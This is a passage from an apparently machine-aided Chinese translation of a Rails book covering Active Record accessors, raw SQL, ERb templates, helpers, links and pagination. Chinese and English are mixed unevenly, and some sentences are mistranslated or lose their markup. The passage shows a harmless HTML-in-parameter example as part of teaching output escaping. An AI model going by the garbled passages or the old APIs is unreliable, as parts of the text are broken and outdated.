所有的东西都丢失了！我们可以覆写缺省的“活动记录”属性存取器方法，并对我们的可计算字段完成类型转换。

```
class LineItem < ActiveRecord::Base
  def total_price
    Float(read_attribute("total_price"))
  end
end
```

注意我们使用 `read_attribute()` 方法来访问我们属性的内部值，而不是直接通过属性哈希表。`read_attribute()` 方法知道有关数据库列的类型（包括列包含的被序列化的 Ruby 数据），并且如果要求的话，可完成类型转换。这在我们的例子中不是很有用，但是当我们查看提供的 facade 列时就变得有用。

Facade Columns

有时候我们使用一个 schema，那里一些列并没有方便的格式。出于一些原因（或许因为我们正工作在一个逻辑数据库上或者因为其它 应用程序依赖于格式），我们不能只修改 schema。相反，我们的应用程序不知道如何处理它。Sometimes we use a schema where some columns are not in the most convenient format. For some reason (perhaps because we're working with a legacy database or because other applications rely on the format), we cannot just change the schema. Instead our application just has to deal with it somehow. It would be nice if we could somehow put up a façade and pretend that the column data is the way we wanted it to be.

It turns out that we can do this by overriding the default attribute accessor methods provided by Active Record. For example, let's imagine that our application uses a legacy product_data table—a table so old that product dimensions are stored in cubits.⁵ [5A cubit is defined as the distance from your elbow to the tip of your longest finger. As this is clearly subjective, the Egyptians standardized on the Royal cubit, based on the king currently ruling. They even had a standards body, with a master cubit measured and marked on a granite stone (<http://www.ncsli.org/misicubit.cfm>).] In our application we'd rather deal with inches,⁶ [6Inches, of course, are also a legacy unit of measure, but let's not fight that battle here.] so let's define some accessor methods that perform the necessary conversions.

```
class ProductData < ActiveRecord::Base  
  CUBITS_TO_INCHES = 18  
  
  def length  
    read_attribute("length") * CUBITS_TO_INCHES  
  end  
  
  def length=(inches)  
    write_attribute("length", Float(inches) / CUBITS_TO_INCHES)  
  end  
  
end
```

15.7 Miscellany

This section contains various Active Record-related topics that just didn't seem to fit anywhere else.

Object Identity

“模型”对象重新定义了Ruby的`id()`和`hash()`方法以引用“模型”的主键。这意味着带有有效`id`的“模型”对象可被用做哈希表的`key`键。它也意味着未被保存的“模型”对象被用做哈希表的`key`键是不可靠的。

如果两个“模型”对象是同一个类的实例并有同样的主键，则被认为相等的(使用`==`)。这意味着未被保存的“模型”对象可以被用于等于比较，即使它们有不同属性数据。如果你定义你自己的对位保存“模型”对象的比较，你可能需要覆写`==`方法。

Using the Raw Connection

你可以使用基础的“活动记录”连接适配器来运行SQL语句。这对某些环境很有用，例如在你需要在一个“活动记录模型”类的外部与一个数据库交互时。

在低层中，你可以调用 `execute()` 来运行一个（依赖数据库）的 SQL 语句。返回值依赖于使用的数据库适配器。例如，对于 MySQL，它返回一个 `Mysql::Result` 对象。如果你真的需在此低层中工作，你或许需要读这个调用的源码。幸运地，你不必这样，因为数据库适配器层提供了一个高级的抽象。

`select_all` 方法执行一个查询，并返回相应的结果集的一个属性哈希表数组。

```
res = Order.connection.select_all("select id, "+
  " quantity*unit_price as total " +
  " from line_items")
p res
```

输出如下：

```
[{"total"=>"29.95", "id"=>"91"},  
 {"total"=>"59.90", "id"=>"92"},  
 {"total"=>"44.95", "id"=>"93"}]
```

`select_one()` 方法返回一个单独的哈希表，它由结果集的第一行衍生出来。

查阅 `AbstractAdapter` 的 RDoc 可得到一个完整的低级连接有效方法的清单。

The Case of the Missing ID

当你使用自己的 `finder` SQL 来取回行到“活动记录”对象中时，隐藏着危险。

“活动记录”使用行的 `id` 列来保持对数据属于谁的跟踪。如果在你使用 `find_by_sql()` 时，你若不能用 `id` 列获得数据，你将不能够将结果存回到数据库中。不幸地，“活动记录”还会试着保存并默默地失败。例如，下面代码，将不会更新数据库。

```
result = LineItem.find_by_sql("select quantity from line_items")
result.each do |li|
  li.quantity += 2
  li.save
end
```

或许有一天“活动记录”会察觉出 `id` 丢失的事实并在这些情况下抛出一个异常。那么在此期间：如果你想把一个“活动记录”对象存回到数据库中，你总是要用主键获得数据。事实上，除非你有一个特殊原因不能做到，否则习惯上的查询 `select *` 还是安全的。

Magic Column Names

在课程的最后两章我们会提到很多列名字，它们对“活动记录”有重大意义。这儿是总结。

1、created_at, created_on, updated_at, updated_on 用创建行的或最后更新行(_at 形式)或(_on 形式)的时间戳来自动更新。

2、lock_version Rails 将跟踪行版本号并完成乐观锁。如果表包含 lock_version 的话。

3、type 由“单个表继承”使用来跟踪一个行的类型。

4、id 表主键列的缺省名字。

5、xxx_id 用 xxx 的复数形式来引用表名字的外键的缺省名字。

6、xxx_count 为子表 xxx 维护一个 counter 缓存。

7、position 如果 acts_as_list 被使用的话，它这个 list 中行的位置。

8、parent_id 如果使用 acts_as_tree 的话，它是对这个行的父项的引用。

第十七章 活动视图

我们已经看到路由组件如何决定哪个“控制器”被使用，以及“控制器”如何选择一个“动作”。我们也看到了“控制器”和“动作”之间它们如何确定提交什么给用户。通常，提交被放在“动作”的尾部，典型地它调用一个“模板”。这就是本章讨论的。“活动视图”模块封装了用于提交模板所需要全部功能，通常是生成 HTML 或 XML 给用户。就像它名字暗示的，“活动视图”是 MVC 三部曲的“视图”部分。

17.1 “模板”

当你写一“视图”时，你就正在写一个“模板”：有时候这将生成最终结果。要理解这些“模板”是如何工作的，我们需要关心三件事：

1、“模板”在哪儿。

2、它们的运行环境，和

3、它们内部是什么。

“模板”在哪儿

render() 方法期望在由全局的 template_root 配置选项定义的目录下找到“模板”。缺省，这被设置为当前应用程序的 app/views 目录。在这个目录内，约定是给每个“控制器”的“视图”一个分离的子目录。例如，我们的 Depot 应用程序包含 admin 和 store “控制器”。结果，我们在 app/views/admin 和 app/views/store 目录下“模板”。典型地每个目录都在相应“控制器”内“动作”的后面包含“模板”的名字。

你也可以有在“动作”后面没有名字的“模板”。这些都可以从“控制器”中使用如下调用被提交

```
render(:action => 'fake_action_name')
render(:template => 'controller/name')
render(:file => 'dir/template')
```

例子中最后一个允许你存储“模板”在你的文件系统的任何位置上。如果你想在应用程序中共享“模板”，这样做很有用。

“模板”环境

“模板”是包含文本和代码混合体。代码用于添加动态的内容给“模板”。代码运行的环境能让它访问由“控制器”设置的信息。

1、“控制器”的所有实例变量在“模板”内也是有效的。这就是为什么“动作”会传递数据给“模板”的原因。

2、“控制器”对象的 headers, params, request, response, 和 session 做为存取器方法在“视图”内也是有效的。通常，“视图”代码或许不应该直接使用这些，同样处理它们职责应该留给“控制器”。但是在调试时我们会发现这很用处。例如，下面的 rhtml “模板”使用 debug() 方法来显示 request 的内容，parameters 的细节，和当前的 response。

```
<h4>Request</h4> <%= debug(request) %>  
<h4>Params</h4> <%= debug(params) %>  
<h4>Response</h4> <%= debug(response) %>
```

3、当前的“控制器”对象可以使用属性名字 controller 来访问(包括 ActionController 内的方法)。

4、“模板”的基本目录路径在属性 base_path 内是有效的。

What Goes in a Template

Rails 支持两种类型的“模板”。

1、rxml “模板”用于 Builder 库来构造 XML 应答。

2、rhtml “模板”是 HTML 和被植入 Ruby 的混合体，典型地用于生成 HTML 页面。下面我们简要地看看 Builder，然后看 rhtml。余下部分是两者的应用。

17.2 Builder “模板”

Builder 是个独立库，它可让你在代码中表达结构化文本(如 XML)。一个 Builder “模板”(在扩展名.rxml 文件内)包含使用了 Builder 库的 Ruby 代码来生成 XML。

这儿是个简单的 Builder “模板”，它在 XML 中输出一个有产品名字和价格的清单。

```
xml.div(:class => "productlist") do  
  xml.timestamp(Time.now)  
  @products.each do |product|  
    xml.product do  
      xml.productname(product.title)  
      xml.price(product.price, :currency => "USD")
```

```
    end  
  end  
end
```

用一个适当的产品集合(从“控制器”传入),“模板”会生成下面这些东西

```
<div class="productlist">  
  <timestamp>Tue Apr 19 15:54:26 CDT 2005</timestamp>  
  <product>  
    <productname>Pragmatic Programmer</productname>  
    <price currency="USD">39.96</price>  
  </product>  
  <product>  
    <productname>Programming Ruby</productname>  
    <price currency="USD">44.95</price>  
  </product>  
</div>
```

注意 Builder 是如何接受方法的名字并转换它们到 XML 标记的; 当我们说 `xml.price` 时, 它创建一个标记叫`<price>`, 它的内容是第一个参数和随后从哈希表设置它的属性。如果你想使用的标记的名字与一个现有的方法名字冲突, 你将需要使用 `tag!()` 方法来生成此标记。

```
xml.tag!("id", product.id)
```

Builder 可以生成你需要的任何 XML; 它支持“名字空间”, 处理指令, 甚至 XML 注释。可在文档中找到 Builder 的细节。

17.3 RHTML “模板”

它是最简单的, 一个 `rhtml` “模板” 只是个正常的 HTML 文件。如果一个“模板”不包含动态内容, 它就被简单地发送到用户的浏览器。下面是个完全有效的 `rhtml` “模板”。

```
<h1>Hello, Dave!</h1>  
<p>  
  How are you, today?  
</p>
```

但是只提交静态“模板”的应用程序很少有用。我们可以使用动态内容。

```
<h1>Hello, Dave!</h1>  
<p>
```

```
It's <%= Time.now %>
```

```
</p>
```

如果你是个 JSP 程序员，你会知道它是个内联表达式：在<%=和%>之间的任何代码都会被计算，并使用 `to_s()` 将结果转换为一个字符串，那个字符串被替换到结果页面中。在标记内的表达式可以是任意的代码。

```
<h1>Hello, Dave!</h1>
```

```
<p>
```

```
It's <%= require 'date'
```

```
DAY_NAMES = %w{ Sunday Monday Tuesday Wednesday }
```

```
Thursday Friday Saturday }
```

```
today = Date.today
```

```
DAY_NAMES[today.wday]
```

```
%>
```

```
</p>
```

放置很多商业逻辑在一个“模板”内通常被认为是件非常坏的事。我们会在 332 页看到处理此事的更好方式。

有时候你需要在“模板”内直接编写没有任何输出的代码。如果你使用不带有=符号的开口标记，内容会被执行，但不会有任何东西被插入到“模板”中。我们可重写前个例子

```
<% require 'date'
```

```
DAY_NAMES = %w{ Sunday Monday Tuesday Wednesday }
```

```
Thursday Friday Saturday }
```

```
today = Date.today
```

```
%>
```

```
<h1>Hello, Dave!</h1>
```

```
<p>
```

```
It's <%= DAY_NAMES[today.wday] %>.
```

```
Tomorrow is <%= DAY_NAMES[(today + 1).wday] %>.
```

```
</p>
```

在 JSP 中，这被称为 scriptlet。如果有人发现你添加代码到“模板”中，他们会惩罚你的。放置代码在“模板”中并没有错误。只是不要放置太多代码(特别地不要在“模板”中放置商业逻辑)。稍后我们会看到，我们如何使用一个帮助方法来把前面的例子做的更好。

你可能认为在文本和代码片断之间的 HTML，好像每行都是由一个 Ruby 程序写出来。<%...%>片断被添加同样编程。HTML 被你写的代码交织着。结果，<%和%>之间的代码会影响“模板”内其余部分的 HTML 输出。

```
<% 3.times do %>  
  Ho!<br/>  
<% end %>
```

在内部，模板化的代码被转换成下面这样。

```
3.times do  
  puts "Ho!<br/>"  
end
```

结果呢？你会看到短语 Ho!被写到你浏览器上三次。最后，你可能注意到本书例子代码使用了由-%>结尾的 ERb 块。减号告诉 ERb 不要在随后的 HTML 结果文件中包括新行。下面例子中，输出时不会在 line one 和 line two 之间有间隔。

```
line one  
<% @time = Time.now -%>  
line two
```

Escaping Substituted Values

使用 rhtml 有件重要的事情你必须知道。当你使用<%=...%>插入一个值时，它会直接进入到输出流中。像下面情况。

```
The value of name is <%= params[:name] %>
```

通常情况下，这将请求用参数 name 的值来替换。但是如果我们输入下面的 URL 会怎样呢？

```
http://x.y.com/myapp?name=Hello%20%3cb%3ethere%3c/b%3e
```

奇怪的序列%3cb%3ethere%3c/b%3e 是一个 HTMLthere的 URL 编码版本。我们“模板”将替换它，并将页面中显示单词 there。

这似乎不是个大问题，但是至多它会让你页打开时破损。最坏的情况我们会在 427 页的 21 章看到，它的安全漏洞会让你的站点受到功击并丢失数据。

幸运地，解决起来很简单。总是转义任何你要替换进“模板”的文本，以表示这不是 HTML。rhtml “模板”带有一个做这件事的方法。它的长名字是 html_escape()，但是大多数人只称它为 h()。

```
The value of name is <%= h(params[:name]) %>
```

习惯上是在你输入<%=之后立即输入 h(。

如果你需要替换 HTML 格式化的文本到一个“模板”中，你就不能使用 `h()` 方法，因为 HTML 标记会被转义；用户看到的是`hello`而不是 `hello`。总之，你不应该接受其它创建的 HTML 并显示在你的页面上。在 427 页的 21 章你会看到，这个错误会让你的应用程序受到攻击。

`sanitize()`方法提供了一些保护。它接受一个包含 HTML 的字符串并清除危险的部分：`<form>`和`<script>`标记被转义，并且 `on=`属性和 `javascript:`开头的连接都会被删除。

我们的 Depot 应用程序中的产品信息被做为 HTML 提交(也就是说，它们没有被使用 `h()` 方法转义)。这就允许我们在它们中植入格式化信息。如果我们允许外人进入这些描述，它应该使用 `senitize()`方法被保护起来以减少站点受到攻击的危险。

17.4 Helpers

先前我们说过可以在“模板”中放置代码。现在我们要纠正这句话。在“模板”内放置少量代码还是可以让人接受的—这会让它们有更多动态性。但是，在“模板”内放置大量的代码就是糟糕的风格。

这有两个主要原因。首先，在你的应用程序“视图”端放置大量的代码，很容易会让你降低要求并开始添加应用级别的功能给“模板”内的代码。这是个糟糕的风格；你希望放置应用程序代码在“控制器”和“模型”层中，以便在任何地方都可以使用它们。在你给应用程序添加新的视图时你就会得到回报。

另一个原因是 `rhtml` 是基本的 HTML。当你编辑它时，你正在编辑一个 HTML 文件。如果你有用于创建你的层的个人工具，它们会希望与 HTML 一起工作。放置 Ruby 代码块只会让它们很难协同工作。

Rails 以“帮助方法”的形式提供了一个很好的折中办法。“帮助方法”是个简单的模块，它包含用于帮助一个“视图”的方法。“帮助方法”是输出中心。它们存活于生成的 HTML(或 XML)中—“帮助方法”扩展了一个“模板”的行为。

缺省地，每个“控制器”都它自己的“帮助方法”模块。不要惊讶 Rails 会使用某些假设来帮助连接“帮助方法”到“控制器”和它们的“视图”中。如果“控制器”的名字为 `BlogController`，则它会自动地查找在 `app/helpers` 目录下的 `blog_helper.rb` 文件中，一个名为 `BlogHelper` 的“帮助方法”模块。你不必记忆这些细节—生成“控制器”的脚本会自动地创建一个空的“帮助方法”模块。

David Says. . .

Where's the Template Language?

很多环境出于好的理由都不喜欢在“视图”中有代码。并不是所有的编程语言都能让自己以简洁，高效的方式来处理表现逻辑。对于代码来说，这些环境也允许你在处理“视图”时，可以使用其它主流语言。PHP 的聪明，Java 的速度，Python 是支豹。

Rails 本身没有什么，是因为 Ruby 在处理表现逻辑上已经很出色了。Do you need to show the capitalized body of a post, but truncating it to 30 characters?

这儿是 Ruby 内的“视图”代码。

```
<%= truncate(@post.body.capitalize, 30) %>
```

对于表现逻辑来说，使用 Ruby 会减少应用程序中你在不同“层”之间的切换。一切都使用 Ruby—无论结构，模型，控制器，和视图。

例如，用于我们 store “控制器”的“视图”可能从实例变量 @page_title (这些由“控制器”来推测) 来设置生成页面的标题。如果 @page_title 没有被设置，“模板”使用文本“Paramatic Store”。每个“视图模板”的顶部看起来是这样

```
<h3><%= @page_title || "Pragmatic Store" %></h3>
<!-- ... -->
```

我们想移除“模板”之间的重复部分：如果商店的缺省名字被更改了，我们不想编辑每个“视图”。所以让我们把用于页标题代码移入一个“帮助方法”中。就像我们 store “控制器”中做的一样，我们编辑 app/helpers 目录下的文件 store_helper.rb。

```
module StoreHelper
  def page_title
    @page_title || "Pragmatic Store"
  end
end
```

现在“视图”中的代码只是简单地调用“帮助方法”。

```
<h3><%= page_title %></h3>
<!-- ... -->
```

(我们甚至可能想通过将整个标题移到一个单独的“局部模板”内以消除所有重复，并由所有的“控制器”的“视图”共享，但我们在 359 页的 17.9 节才能谈到些。)

Sharing Helpers

有时候一个“帮助方法”好到你必须在你的所有“控制器”中共享它。或许你有个漂亮的数据格式“帮助方法”，你想在所有的“控制器”中使用它。你有两个选择。

首先，你可以添加“帮助方法”给 app/helpers 目录内的 application_helper.rb 文件。就像它的名字暗示的，这个“帮助方法”对整个应用程序来说是全局的并且它的方法对所有“视图”都有效。

做为选择，你也可以告诉“控制器”使用 helper 声明来包含额外的“帮助方法”模块。例如，如果我们的日期格式“帮助方法”在 app/helpers 目录下的 date_format_helper.rb 文件内，我们可加载它，并将它混插到一个特定的用于设置“视图”的“控制器”内。

```
class ParticularController < ApplicationController  
  helper :date_format  
  # ...
```

你也可以包含一个已经被加载的类做为一个“帮助方法”，只要你将它的名字指给 helper 声明。

```
class ParticularController < ApplicationController  
  helper DateFormat  
  # ...
```

你可以使用 helper_method 将“控制器”的方法添加到“模板”中。在这么做之前要仔细想想—你在冒着混淆商业和表现逻辑。更多细节查看 helper_method 文档。

17.5 Formatting Helpers

Rails 带有一组内建的，对所有“视图”有效的“帮助方法”。这一节，我们会接触一些，但你或许想查看 ActionView 文档—那儿有更多的功能描述。

一个用于处理日期，数字和文本格式的“帮助方法”。

```
<%= distance_of_time_in_words(Time.now, Time.local(2005, 12, 25)) %>  
248 days  
<%= distance_of_time_in_words(Time.now, Time.now + 33, false) %>  
1 minute  
<%= distance_of_time_in_words(Time.now, Time.now + 33, true) %>  
half a minute  
<%= time_ago_in_words(Time.local(2004, 12, 25)) %>  
116 days  
<%= human_size(123_456) %>  
120.6 KB  
<%= number_to_currency(123.45) %>  
$123.45
```

```

<%= number_to_currency(234.56, :unit => "CAN$", :precision => 0) %>
CAN$235.

<%= number_to_percentage(66.6666) %>
66.667%

<%= number_to_percentage(66.6666, :precision => 1) %>
66.7%

<%= number_to_phone(2125551212) %>
212-555-1212

<%= number_to_phone(2125551212, :area_code => true, :delimiter => " ") %>
(212) 555 1212

<%= number_with_delimiter(12345678) %>
12,345,678

<%= number_with_delimiter(12345678, delimiter = "_") %>
12_345_678

<%= number_with_precision(50.0/3) %>
16.667

<%= number_with_precision(50.0/3, 1) %>
16.7

```

`debug()`方法使用 YAML 转储它的参数，并转义结果以便于它能够被显示在一个 HTML 页内。这对想查看“模型”对象内变量或请求的参数时，很帮助。

```

<%= debug(params) %>
--- !ruby/hash:HashWithIndifferentAccess
name: Dave
language: Ruby
action: objects
controller: test

```

还有处理文本的另一个帮助方法。这些方法可截取字符串，以及高亮度显示字符串内单词(`useful_to_show_search_results, perhaps`)。

```
<%= simple_format(@trees) %> 格式化一个字符串，保留原有的行和段落的划分。You could give it the plain text of the Joyce Kilmer poem Trees and it would add the HTML to format it as follows:
```

```
<p> I think that I shall never see  
<br />A poem lovely as a tree.</p>  
<p>A tree whose hungry mouth is prest  
<br />Against the sweet earth's flowing breast;  
</p>
```

```
<%= excerpt(@trees, "lovely", 8) %>
```

```
...A poem lovely as a tre...
```

```
<%= highlight(@trees, "tree") %>
```

```
I think that I shall never see
```

```
A poem lovely as a <strong class="highlight">tree</strong>.
```

```
A <strong class="highlight">tree</strong> whose hungry mouth is  
prest
```

```
Against the sweet earth's flowing breast;
```

```
<%= truncate(@trees, 20) %>
```

```
I think that I sh...
```

```
There's a method to pluralize nouns.
```

```
<%= pluralize(1, "person") %> but <%= pluralize(2, "person") %>
```

```
1 person but 2 people
```

```
If you'd like to do what the fancy web sites do and automatically hyperlink URLs and e-mail addresses, there's a helper to do that. There's another that strips hyperlinks from text.
```

最后，如果你写些类似于 blog 站点的东西，或者你允许用户添加评论给你商店，你应该提供给它们能创建 Markdown (BlueCloth) 或 Textile (RedCloth) 格式文本的能力。这些接受文本的简单格式非常简单，有友善的标记并可转换到 HTML。如果你在系统上安装了合适的库文件，[如果你使用 RubyGems 来安装库，你还需要添加一个适当的 require_gem 给你 environment.rb 文件。] 这种文本可以使用 `markdown()` 和 `textile()` “帮助方法” 被提交给“视图”。

17.6 Linking to Other Pages and Resources

ActionView::Helpers::AssetTagHelper 和 ActionView::Helpers::UrlHelper 模块包含很多方法，它们可让你引用外部资源到当前“模板”中。当然，更通常使用的是 link_to()，它创建一个超链接给你的应用程序内的其它“动作”。

```
<%= link_to "Add Comment", :action => "add_comment" %>
```

传递给 link_to() 的第一个参数是用于显示这个链接的文本。下一个是指定链接目标的哈希表。它们的格式与 284 页中讨论的“控制器”的 url_for() 方法一样。第三个参数可以用于设置被生成的链接的 HTML 属性。这个属性支持一个额外的 key 键，:confirm，它的值是个短消息。如果出现的话，JavaScript 将被生成以显示此消息，并在链接之前接受用户的确认。

```
<%= link_to "Delete", { :controller => "admin",
                        :action => "delete",
                        :id => @product
                      },
                      { :class => "redlink",
                        :confirm => "Are you sure?"
                      }
                    %>
```

button_to() 方法工作像 link_to() 一样，但生成个 self-contained 窗体的按钮，而不是一个平淡的链接。像我们在 324 页 16.9 节讨论的，这是链接带有副作用的“动作”的首选方法。尽管这些按钮有它们自己的格式，它有很多重要的约束：它们不能内联，不能出现在其它窗体内。

还有几个有条件连接方法，如果一些条件达到了，这些方法就生成链接，否则的话就返回链接的文本内容。Link_to_unless_current() “帮助方法” 对在 sidebars 内创建菜单很有用，在 sidebar 内当前页的名字被显示为纯文本并且其它条目是超链接。

```
<ul>
<% %w{ create list edit save logout }.each do |action| -%>
<li>
  <%= link_to_unless_current(action.capitalize, :action => action) %>
</li>
<% end -%>
</ul>
```

就像 url_for()，link_to() 和类似方法也支持绝对 URL。

```
<%= link_to("Help", "http://my.site/help/index.html") %>  
image_tag( ) “帮助方法”可以用于创建 <img> 标记。  
<%= image_tag("/images/dave.png", :class => "bevel", :size => "80x120")%>
```

如果 image 路径不包括一个” /” 反斜线字符，则 Rails 假设它放在/images 目录中。如果没有文件扩展名，Rails 假设是. png。下面的代码与前面的例子是一样的。

```
<%= image_tag("dave", :class => "bevel", :size => "80x120") %>  
你可以通过结合 link_to() 和 image_to() 把图像放到链接内。
```

```
<%= link_to(image_tag("delete.png", :size="50x22"),  
{ :controller => "admin",  
:action => "delete",  
:id => @product },  
{ :confirm => "Are you sure?" })%>
```

mail_to() “帮助方法” 创建一个 mailto: 超链接，在单击时，通常会加载客户端的 e-mail 应用程序。它接受一个 e-mail 地址，链接的名字，和一组 HTML 选项。在些选项中，你也可以使用:bcc, :cc, :body, 和:subject 来初始化相应的 email 字段。最后，魔术选项:encode=>" javascript" 使用客户端 JavaScript 来暗中生成链接，这会让 spiders 的搜索引擎很难从你的站点中找到 e-mails 地址。[但是也意味着如何你的浏览器关闭了 JavaScript 的话，你就不能看到 e-mails 链接。]

```
<%= mail_to("support@pragprog.com", "Contact Support",  
:subject => "Support question from #{@user.name}",  
:encode => "javascript")%>
```

AssetTagHelper 模块也包括这样的“帮助方法”，它可以轻易地让你的页连接样式表和 JavaScript 代码。我们在 Depot 应用程序的“层”内，创建一个样式表连接，在 head 中我们使用 stylesheet_link_tag()。

```
<%= stylesheet_link_tag "scaffold", "depot", :media => "all" %>
```

一个 RSS 或 Atom 链接是个 header 字段，它指向我们应用程序的一个链接。当 URL 被访问时，应用程序应该返回相应的 RSS 或 Atom XML。

```
<html>  
<head>
```

```
<%= auto_discovery_link_tag(:rss, :action => 'rss_feed') %>  
</head>  
 . . .
```

最后，JavaScriptHelper “模型” 定义许多 “帮助方法” 用于 JavaScript 的工作。这些 create JavaScript 片断运行在浏览器中以生成特定的效果，并且可让页动态地与我们的应用程序交流。这个主题在 373 页的 18 章自成一章。

缺省地，image 和 stylesheet assets 放在运行的应用程序的/images 和/stylesheets 目录内。如果路径给出一个包含前反斜线的 asset tag 方法，那么路径被认为是绝对的，并且没有使用前缀。有时候它会移却它的静态内容到一个单独的 box 内或是当前 box 内的别的位置。可通过设定配置变量 asset_host 来做到。

```
ActionController::Base.asset_host = "http://media.my.url/assets"
```

17.7 Pagination

一个社区的站点可能有数千个注册用户。我们可能想创建一个管理员 “动作” 来列出它们，但是转储数千个名字在单独一页有点粗鲁。相反，我们想分别输出页，并允许用户向前或向后滚动它们。

Rails 使用 “分页” 来完成。“分页” 工作在 “控制器” 和 “视图” 级别。在 “控制器” 中，它控制哪些行被从数据库中提取出来。在 “视图” 中，它显示必要的连接给不同页面之间的导航。

让我们从 “控制器” 开始，我们决定在显示用户清单时使用 “分页”。在 “控制器” 内，我们为 users 表声明一个 paginator。

```
def user_list  
  @user_pages, @users = paginate(:users, :order_by => 'name')  
end
```

这个声明返回两个对象。@user_pages 是个 paginator 对象。它分割 users “模型” 对象到 pages 中，每页缺省包括 10 行。它也获取一个整页用户到@users 变量中。这对我们的 “视图” 每次显示 10 个用户很有用。paginator 通过查找一个请求参数知道显示哪个用户集，缺省地称为 page。如果一个请求没有带 page 参数，或者 page=1，那么 paginator 设置@users 为表内的前十个用户。如果 page=2，则返回第 11 个到第 20 个用户。(如果你想使用些某些参数而不是 page 来确定页数，你可以覆写它，查阅 RDoc。)

浏览 “视图” 文件 user_list.rhtml，我们使用一个通常的循环来显示用户，在由 paginator 创建的@users 集合上迭代。我们使用 pagination_links() “帮助方法” 来构造一个好的链接集给其它页。缺省地，这些链接在当前页的两侧显示两个页数，第一页和最后一页。

```
<table>
```

```

<tr><th>Name</th></tr>
<% for user in @users %>
<tr><td><%= user.name %></td>
<% end %>
</table>
<hr>
<%= pagination_links(@user_pages) %>
<hr>

```

导航到 user_list “动作”，你会看到用户名字的第一页。单击“分页”链接内的按钮数字 2，第二页就会出现(显示在图 17.1 中)。




Figure 17.1: Paging Through Some Names

这个例子表现了 middle-of-the-road “分页”：我们在 user_list “动作” 中明确定义 pagination。我们也可以在我们的“控制器”中，使用类级别的 paginate 声明来明确地为每个“动作”定义 pagination。或者更偏激地使用手工来创建 Paginator 对象，并自己组装当前 page 数组。这些不同的用法都在 RDoc 中有说明。

17.8 Form Helpers

Rails features a fully integrated web stack. This is most apparent in the way that the model, controller, and view components interoperate to support creating and editing information in database tables.

图 17.2 显示了“模型”内各种属性如何通过“控制器”被传递给“视图”，给 HTML 页，并再次传回到“模型”中。“模型”对象有属性如，name，country，和 password。“模板”使用“帮助方法”（我们稍后讨论）来构造一个 HTML 表单以让我们编辑“模型”内的数据。注意表单字段是如何被命名的。例如，country 属性被映射为 HTML 带有名字[country]的 input 字段

